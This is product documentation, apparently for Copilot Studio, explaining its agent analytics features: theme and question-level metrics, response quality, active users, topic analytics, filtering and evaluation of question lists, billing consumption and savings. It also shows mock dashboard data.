
Expand table

Theme-level metric	Description
Total questions	Total number of questions classified into this theme that triggered generative AI responses for the configured time period.
Answered questions	Proportion of this theme's Total questions that resulted in an answer to the user question.
Unanswered questions	Proportion of this theme's Total questions that didn't result in an answer to the user question.
Reactions	Raw count of positive (<i>thumbs up</i>) and negative (<i>thumbs down</i>) reactions from the questions classified to this theme, as recorded in the Learn Feedback mechanism.

To display a breakdown of the quality of response for a sampling of answered questions, and all referenced knowledge sources in this theme, select **See details**.




On the **Theme metrics** panel, to see more information about any one response quality value at the level of the theme, under **Response quality**, hover over an individual bar segment. The tooltip includes the value of that segment's relative weighting and the number of questions sampled to arrive at that value.



To see more information at the level of any one of the listed knowledge sources in the theme, under **Knowledge source use**, select an individual knowledge source. The tooltip includes:

- The total number of questions that referenced this knowledge source as well as the number of *thumbs up* and *thumbs down* reactions.
- A stacked bar chart showing the breakdown of the quality of response relative weightings for questions referencing this knowledge source. Hover over any segment of the bar chart to see the value of that segment's relative weighting and the number of questions sampled to arrive at that value.



A theme-based question list reflects all questions that triggered generative AI responses and were classified into this theme, and displays metrics on a *per question* basis.

Question-level metrics include:

[Expand table](#)

Question-level dimension or metric	Description
Question (dimension)	Question that triggered a generative AI response classified to this theme.
Answered?	Response to the question of whether the user query was answered or not. Possible values are <code>Answered</code> and <code>Unanswered</code> .
Response quality ¹	Response to the question of what the quality of response to the user query was. Possible values are <code>Poor</code> and <code>Good</code> .
Reaction	Two parameters, being the Boolean <i>Thumbs up / Thumbs down</i> metric, and a text-based <i>Comment</i> parameter.
Date	Date when the question was asked.

Question-level dimension or metric	Description
Knowledge Source	Comma-separated list of knowledge sources referenced by this question in this theme.

¹ Response quality isn't always available and shows up only if the question was sampled for quality analysis.

If you want, you can perform the following actions on the theme-specific question list page:

- [Apply more filtering](#) to narrow down the list of questions further by using the list's dimensional filters.
- [Evaluate the listed questions](#) according to criteria you define in the evaluation's test method.
- [Download the listed questions](#) as a .csv file.

Select any question in the list to display more information about the question in a **Question details** panel. This panel includes:

 [Expand table](#)

Detailed question-level parameter	Description
Time stamp	Time stamp of the most recent instance of when the question was answered.
User query	The question asked.
Response	The generative AI response.
Thumbs up / Thumbs down value	Value for the most recent instance of this question for the <i>Thumbs up</i> / <i>Thumbs down</i> parameter.
Comment	Optional extra text-based comment, provided by the user, in addition to the <i>Thumbs up</i> / <i>Thumbs down</i> reaction.
Response quality ¹	Response to the question of what the quality of response to the user query was. Possible values are Poor and Good .
Reason ²	In the case where the response quality is Poor , this parameter explains why.

¹ Response quality isn't always available and shows up only if the question was sampled for quality analysis.

² If the Response quality is **Good** or if the question wasn't sampled, the Reason parameter doesn't have a value.

Employee Self Service

Overview
Analytics
+7

Published 11/10/2025
Publish
Settings
...
Test

Analytics > Themes > Privacy & Security

Privacy & Security
Created: 11/12/25
AI-generated content may be incorrect

Mock description for Privacy & Security theme

Total questions

208

Answered questions

21%

Unanswered questions

79%

Reactions

103

29

Show more

User questions

Question	Answered?	Response Quality	Reaction	Knowledge Source
Can I download my bank statements?	Answered	Poor		the HR Notebook, Vacation Policy, IT troubleshooting
How do I transfer my account to a different bank?	Unanswered	--	--	Vacation Policy
How can I protect my bank account from scams and fraud?	Answered	Poor		Vacation Policy, IT troubleshooting, the HR Notebook
How do I check my account balance?	Answered	Good		Vacation Policy, IT troubleshooting, the HR Notebook
Why can't I log into my mobile app?	Answered	Poor		IT troubleshooting, Vacation Policy
How do I apply for a credit card?	Answered	Poor		the HR Notebook
How do I enable two factor	Answered	Poor		the HR Notebook

Question details

10/20/2025, 10:28 AM
Answered

User query

How do I apply for a credit card?

Response

To apply for a credit card, visit our website and fill out the online application.

Thumbs down

Great answer!

Quality of generated answer

Response quality

Poor

Reason

Irrelevant

Evaluate your agent's answers based on theme

ⓘ Note

When you select **Evaluate** for a theme listed on the **Themes** page, you create a new test set at the theme level. The test set includes all questions classified to that theme, up to 100 questions. To apply more filtering on the list of questions, before you create an evaluation test set, first drill down on the theme. Then, [apply filtering to the list](#). After you apply all desired filtering, [select Evaluate from the question list page](#).

You can test your agent's answers to questions related to a theme by using [agent evaluation \(preview\)](#).

Theme-based evaluations test specific parts of your agent's scope. For example, if you have a customer service agent, you can track answer quality for *billing and payments* questions separately from other use cases like troubleshooting.

[Learn more about creating test sets from a theme.](#)

Themes PREVIEW

[See all \(19\)](#)

Analyze your users' questions by auto-classified themes, and see how well your agent responds. [Learn more](#) [Preview terms](#)

Name		Total questions	Answered questions	Response quality	Reactions	
Troubleshooting	 Evaluate	499	39%	51%	 157	 184
Billing & Payments		474	18%	49%	 16	 224
Feature Requests		367	78%	44%	 98	 64
Mobile App Support		334	82%	45%	 76	 144
Order Status		310	59%	74%	 108	 103

AI-generated content may be incorrect




Last updated on 03/18/2026

Analyze active user metrics

Active user metrics provide insight to the degree in which a conversational agent is being adopted and how that trends over time. An *active user* is a unique user who interacted with the conversational agent at least once during the report's period. Copilot Studio Analytics displays active user counts for two predefined time periods: daily active users (DAU) and monthly active users (MAU). The daily count starts and ends according to a full 24-hour day in the UTC time zone. The monthly count follows the calendar month, also starting and ending on the first and last days according to the UTC time zone.

Important

The **Active user metrics** feature is only supported if you set your agent to require authentication under **Settings > Security > Authentication**.



The average DAU for the selected period, plus its percent change from the previous period, appears as a KPI in the **Overview** section. For example, if the period is **Last 7 days (10/10/25 - 10/16/25)**, the average DAU equals the average number of unique active users over those seven days.

Note

The formula for the average DAU calculated metric is: $(\text{sum of all full-day active user counts in the period}) / (\text{count of full days in the period})$.

To see more details about daily and monthly active user counts as they trend over time, select the three dots (...) at the top of the **Overview** section, and select **Active users**.


Active users



Unique active users by different dates range and over time. [Learn more](#)

Daily active users over time

See how the number of daily active users varied over the selected period.



Monthly active users over time

See how the number of monthly active users varied over the selected period.



The **Daily active users over time** graph visualizes changes to DAU counts over the configured time period as a trend line, and the **Monthly active users over time** graph visualizes month-over-month changes to MAU counts over the configured time period as a histogram. Change the configured time period to visualize the trending graphs over a different period.

Analyze topic usage in Copilot Studio


08/06/2025

The topic analytics pane provides a view into the performance of an individual topic and how it can be improved.

ⓘ Note

Topics analytics is available for agents in classic mode only.

To display the topic analytics pane, open the desired topic from the [Topics page](#), then select **More > Analytics**.



Analytics are only available for topics associated with an [analytics session](#).

To change the time range, select ▼ at the top of the topic analytics pane.



The topic analytics pane shows three charts or metrics:



- The total number of times the topic was associated with a session, and how often the topic appeared as a percentage of all topics associated with a session
- A chart showing the aggregated breakdown by **outcome** for the selected period
- A chart showing the **outcomes of the sessions** where the topic appeared over time

Analyze drill-down lists

Important

You need a Bot Transcript Viewer security role to view the list and its metrics. Only admins can grant this role by assigning the Bot Transcript Viewer security role during agent sharing.

To enable this security role in your single or group environment see [How to configure transcript settings](#).

User questions, **Reactions**, and **Sessions** pages list the underlying questions, reactions, or sessions that inform a particular context. For example, the page called **Account Management** under **Analytics > Themes** might list all user questions relevant to the theme *Account Management* within the time range of **Last 7 days**. In this case, the context is the theme *Account Management* in the time range of the last seven days. What makes this the context is that the time range was already configured when the user drilled down on the *Account Management* theme on the **Themes** page.

Note

If you open the question list page by selecting **See questions** in **Analytics > Generated answer rate and quality** tile, the list is unfiltered by default.

There are several things you can do on the list pages for questions and reactions:

- Apply more filtering on the list (beyond a context-specific filter) to further narrow it down by specified dimensional values.
- Evaluate the list based on configurable test method criteria.
- Clear all existing filter settings.
- Download the list as a .csv file (questions only, not reactions).

Analytics > Questions

User questions

View and filter user questions from conversations. Questions are available for up to the last 28 days.

11 questions

Last 7 days (2/28/26 - 3/6/26)

Status: All

Response quality: Irrelevant

Reactions: All

Comments: All

Knowledge Source: All

Clear filters

Evaluate

Download questions

Question	Answered?	Response Quality	Reaction	Date ↓	Knowledge Source
What are your business hours?	Answered	Poor	👍	3/5/26	IT troublesh...
Why can't I log into my mobile app?	Answered	Poor	👎	2/24/26	Vacation Po...
How do I apply for a credit card?	Answered	Poor	👍👎	2/21/26	Vacation Po...
How do I speak to a customer service representative?	Answered	Poor	👍👎	2/15/26	the HR Not...
Can I download my check statements?	Answered	Poor	👍	2/11/26	Vacation Po...

Analytics > Reactions

Reactions

Users thumbs up / thumbs down reactions to agent responses.

Total reactions

4

Reactions

0 👍 4 👎

4 Agent responses

Last 7 days (2/28/26 - 3/6/26)

Reactions: Thumbs down

Comments: All

Clear filters

Evaluate

Agent response	Date ↓	Reactions
Today is Tuesday and the weather is partly cloudy with a high of 72 degrees. Would you like to know about any outdoor...	3/6/26	👎
Today is Tuesday and the weather is partly cloudy with a high of 72 degrees. Would you like to know about any outdoor...	3/6/26	👍👎
The quadratic formula is $x = \frac{-b \pm \sqrt{b^2 - 4ac}}{2a}$, which is used to solve quadratic equations of the form $ax^2 + bx + c = 0$.	3/5/26	👍👎
To schedule a meeting with a financial advisor, please call our customer service line at 1-800-555-0123 or visit your nearest...	3/3/26	👍👎

Apply more filtering

To add focus, narrow down the list further using the list's dimensional filters. Filters add specificity by focusing on relevant items, enhancing investigation and review processes. The filtering system supports combinations of different filter types and optionally multiple values within the same filter category for nuanced selection.

ⓘ Note

Depending on the context of your question or reaction list, one or more of the following filters might not be available. Consult the *Supported context* column for details.

Filter	Supported context	Description
Time period	Reaction list context. All question list contexts.	Time period used for filtering the listed questions.
Status	All question list contexts.	Response to the question of whether the user query was answered or not. Possible values are <code>Answered</code> and <code>Unanswered</code>
Response quality ¹	All question list contexts.	Response quality for the user query. Possible values are <code>Good</code> and (among the <i>Poor</i> values) are <code>Incomplete</code> , <code>Irrelevant</code> , and <code>Incomplete knowledge use</code> . ²
Reactions	Reaction list context. All question list contexts.	The thumbs up/thumbs down reaction value.
Comments	Reaction list context. All question list contexts except Themes.	Whether a text comment was included as a reaction.
Knowledge source	All question list contexts.	List of knowledge sources cited in the selected time period.

¹ Response quality isn't always available and shows up only if the question was sampled for quality analysis.

² Response quality is categorized as good quality, poor quality due to irrelevant response, poor quality from incomplete response, and poor quality due to incomplete knowledge use.

To reset all filters so they don't filter out any data, select **Clear all filters**. This action doesn't change the time period. This functionality is visible only if there are active filters applied to the list.

Create an evaluation test set for questions or reactions in the list

Use the Evaluation tool to evaluate the listed questions or reactions according to criteria you define in the evaluation's test method.

Select **Evaluate** on the list page to start the test configuration process for a new evaluation, with the listed questions or reactions automatically configured as the dataset. Once you are on the **Evaluation > New evaluation** page, you can add or change the test set configuration for your evaluation. For more information about setting up a new evaluation, see [Create a new test set](#).

Download the questions to a csv file

ⓘ Note

- This functionality isn't supported in the *Reactions* context.
- This feature is only available for makers with Bot transcript viewer privileges.

To download the list of questions as a .csv file, select **Download questions**.

Last updated on 03/19/2026

View agent's billing consumption

The **Analytics** page in Copilot Studio provides consumption data on the billed Copilot Credits or sessions your agent uses.

- If your billing is based on [Copilot Credits consumption](#), these analytics show how many Copilot Credits your agent consumes and what activity counts toward Copilot Credits consumption over a time period.
- If your billing is based on [session consumption](#) (available for licenses purchased before January 1, 2024), these analytics show how many billed sessions your agent consumes over a given time period.


Copilot Credits consumption

[Copilot Credits](#) are the unit that measures agent usage. The total cost is calculated based on the sum of the Copilot Credits used by your organization. The number of Copilot Credits consumed by an agent depends on the design of the agent, how often customers interact with it, and the features they use.

Note

If your organization uses an older subscription plan that uses billed sessions instead of Copilot Credits, the **Analytics** page shows the number of billed sessions. If your organization switches from billed sessions to Copilot Credits during the time period you're analyzing, data on both billed sessions and Copilot Credits appear.

On the **Analytics** page for your agent, the **Overview** panel shows your agent's total billed Copilot Credits for the selected time period. To change the time period, select the time period dropdown at the top of the **Analytics** page. To view more details about the billing information, select **See billing**.




The analytics data takes a few hours to update with new billed Copilot Credits, so you might not see data about recent activity.

Billing trend

The **Billing trend** chart shows the changes in your agent's billed Copilot Credits over the selected time period.

Hover over points in the chart to see the number of Copilot Credits.




Cost distribution

The **Cost distribution** chart shows which kinds of activity count towards Copilot Credits usage. The chart uses the total number of Copilot Credits for each activity, and each activity can consume different numbers of Copilot Credits per occurrence. For more information on how different activities consume Copilot Credits, see [Billing rates and management](#).

Hover over columns in the chart to see the number of Copilot Credits.

Cost distribution

How different events contributed to the cost of your agent during this period. [Learn more](#)



Monthly Credit limit

The **Monthly Credit limit** visualizes as a stacked bar chart how many Copilot Credits were consumed ("used") in the calendar month and how many remain. Use this section to determine if your agent is within, near, or exceeding budgeted limits. Hover over bar segments to see the number of Copilot Credits **Used** and **Remaining**.

Monthly Credit limit

Copilot Credits used this calendar month, and how many credits you have left.

Credits available ⓘ

400/1000



Credits available ⓘ

400/1000

● Remaining 600 Copilot Credits

● Used ● Rem

Session consumption

A **billed session** is an interaction between a customer and an agent. It represents one unit of consumption. Use the **Analytics** page to view how many sessions your agent consumed during the configured time period. Billed sessions are different from **conversational or event trigger sessions**, and are **calculated differently**.

If your organization switches from billed sessions to Copilot Credits during the time period you're analyzing, data for both billed sessions and Copilot Credits appear.

ⓘ **Note**

This section is for billed sessions in the legacy Power Virtual Agents license, which was available for purchase starting on December 1, 2023. This legacy license is no longer available for purchase as of January 1, 2024.

On the **Analytics** page for your agent, the **Overview** panel shows your agent's total billed sessions for the selected time period. To see more details, select **See billing**.

Last 7 days (5/24/24 - 6/17/24) ▾

Overview ⓘ

See billing

Total sessions ⓘ

20,356 ↓ 5%

Engagement ⓘ

95% ↑ 8%

Satisfaction score ⓘ

3.2/5.0 ↑ 2%

Billed sessions ⓘ

548,846

To change the time period, select the time period dropdown at the top of the **Analytics** page.

Last 7 days (5/24/24 - 6/17/24) ▾

Overview ⓘ

See billing

Total sessions ⓘ

20,356 ↓ 5%

Engagement ⓘ

95% ↑ 8%

Satisfaction score ⓘ

3.2/5.0 ↑ 2%

Billed sessions ⓘ

548,846

The analytics data takes a few hours to update with new billed session counts, so you might not see data about recent activity.

Billed session trend

The **Billed session trend** chart shows the changes in billed sessions over the selected time period.

Hover over points in the chart to see exact session counts.



Last updated on 04/01/2026

Analyze time and cost savings for agents

09/19/2025

In Copilot Studio, you can calculate how much time or money an agent saves compared to other methods. With this information, you can estimate an agent's business impact, identify and prioritize successful agents, and track return on investment (ROI) over time.


Use the **Savings calculator** to estimate your savings per run or to calculate the savings of one or more of the tools your agent uses.



